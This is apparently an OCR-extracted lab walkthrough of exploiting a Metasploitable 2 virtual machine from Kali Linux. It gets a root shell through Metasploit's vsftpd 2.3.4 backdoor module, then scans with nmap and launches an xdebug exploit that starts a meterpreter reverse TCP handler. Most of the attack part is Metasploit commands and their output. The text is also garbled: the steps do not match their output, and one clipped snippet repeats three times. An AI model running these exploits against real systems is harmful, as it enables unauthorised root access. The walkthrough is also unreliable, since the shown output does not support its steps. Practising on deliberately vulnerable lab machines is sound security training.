
```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.100.8:21 - The port used by the backdoor bind listener is already open
[+] 192.168.100.8:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.5:33957 → 192.168.100.8:6200) at 2023-05-26 21:30:37 -0400

whoami
root
```

Step 11: Let us see the directories in the shell.




```
whoami
root

ls
bin
boot
cdrom
dev
etc
hack
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Step 12: Use the command **mkdir test** to make a directory in the attacked machine and verify it by **ls** command.



```
mkdir test

ls
bin
boot
cdrom
dev
etc
hack
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test
tmp
usr
var
vmlinuz
```


Step 13: Lastly, we'll verify that the directory have been created by checking it in the metasploitable 2 machine.



```
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin     dev    home        lib          mnt         proc   srv    tmp   vmlinuz
boot    etc    initrd      lost+found   nohup.out   root   sys    usr
cdrom   hack   initrd.img  media        opt         sbin   test   var
```


The second service being used is HTTP to get root access to the Metasploitable 2 machine.

Step 1: To scan and search for open ports and version in the metasploitable 2 machine using nmap. Command used is : **nmap -sV 192.168.100.8**




```
┌──(avi㉿kali)-[~]
└─$ nmap -sV 192.168.100.8
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-26 20:38 EDT
Nmap scan report for 192.168.100.8
Host is up (0.053s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Uni
```

Step 2: Search for the vulnerabilities related to http using command **search http**




```
msf6 > search smtp

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/linux/smtp/apache_james_exec                 2015-10-01       normal     Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Writ
e
   1   auxiliary/server/capture/smtp                                         normal     No     Authentication Capture: SMTP
   2   auxiliary/scanner/http/gavazzi_em_login_loot                          normal     No     Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Du
mp Plant Database
   3   exploit/unix/smtp/clamav_milter_blackhole            2007-08-24       excellent  No     ClamAV Milter Blackhole-Mode Remote Code Execution
   4   exploit/windows/browser/communicrypt_mail_activex    2010-05-19       great      No     CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
   5   exploit/linux/smtp/exim_gethostbyname_bof            2015-01-27       great      Yes    Exim GHOST (glibc gethostbyname) Buffer Overflow
   6   exploit/linux/smtp/exim4_dovecot_exec                2013-05-03       excellent  No     Exim and Dovecot Insecure Configuration Command Injection
   7   exploit/unix/smtp/exim4_string_format                2010-12-07       excellent  No     Exim4 string_format Function Heap Buffer Overflow
   8   auxiliary/client/smtp/emailer                                         normal     No     Generic Emailer (SMTP)
   9   exploit/linux/smtp/haraka                            2017-01-26       excellent  Yes    Haraka SMTP Command Injection
   10  exploit/windows/http/mdaemon_worldclient_form2raw    2003-12-29       great      Yes    MDaemon WorldClient form2raw.cgi Stack Buffer Overflow
   11  exploit/windows/smtp/ms03_046_exchange2000_xexch50   2003-10-15       good       Yes    MS03-046 Exchange 2000 XEXCH50 Heap Overflow
   12  exploit/windows/ssl/ms04_011_pct                     2004-04-13       average    No     MS04-011 Microsoft Private Communications Transport Overflow
   13  auxiliary/dos/windows/smtp/ms06_019_exchange         2004-11-12       normal     No     MS06-019 Exchange MODPROP Heap Overflow
   14  exploit/windows/smtp/mercury_cram_md5                2007-08-18       great      No     Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
   15  exploit/unix/smtp/morris_sendmail_debug              1988-11-02       average    Yes    Morris Worm sendmail Debug Mode Shell Escape
   16  exploit/windows/smtp/njstar_smtp_bof                 2011-10-31       normal     Yes    NJStar Communicator 3.00 MiniSMTP Buffer Overflow
   17  exploit/unix/smtp/opensmtpd_mail_from_rce            2020-01-28       excellent  Yes    OpenSMTPD MAIL FROM Remote Code Execution
   18  exploit/unix/local/opensmtpd_oob_read_lpe            2020-02-24       average    Yes    OpenSMTPD OOB Read Local Privilege Escalation
   19  exploit/windows/browser/oracle_dc_submittoexpress    2009-08-28       normal     No     Oracle Document Capture 10g ActiveX Control Buffer Overflow
   20  exploit/unix/smtp/qmail_bash_env_exec                2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   21  auxiliary/scanner/smtp/smtp_version                                   normal     No     SMTP Banner Grabber
```

Step 3: Use an auxiliary you want to test and search it on google for the steps.




```
  3045  exploit/unix/http/xdebug_unauth_exec
ion


nteract with a module by name or index. For example info 3045,

sf6 exploit(unix/http/xdebug_unauth_exec) > use 3045
*] Using configured payload php/meterpreter/reverse_tcp
```

Step 4: Collect info on the vulnerability by **show info**




```
  3045  exploit/unix/http/xdebug_unauth_exec
ion


nteract with a module by name or index. For example info 3045,

sf6 exploit(unix/http/xdebug_unauth_exec) > use 3045
*] Using configured payload php/meterpreter/reverse_tcp
```

Step 5: Show options to see all the fields are set as per the requirement



```
  3045  exploit/unix/http/xdebug_unauth_exec
ion


nteract with a module by name or index. For example info 3045,

sf6 exploit(unix/http/xdebug_unauth_exec) > use 3045
*] Using configured payload php/meterpreter/reverse_tcp
```

Step 6: Run the command



```
msf6 exploit(unix/http/xdebug_unauth_exec) > run

[-] Handler failed to bind to 192.168.100.8:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
```

Attack has been started.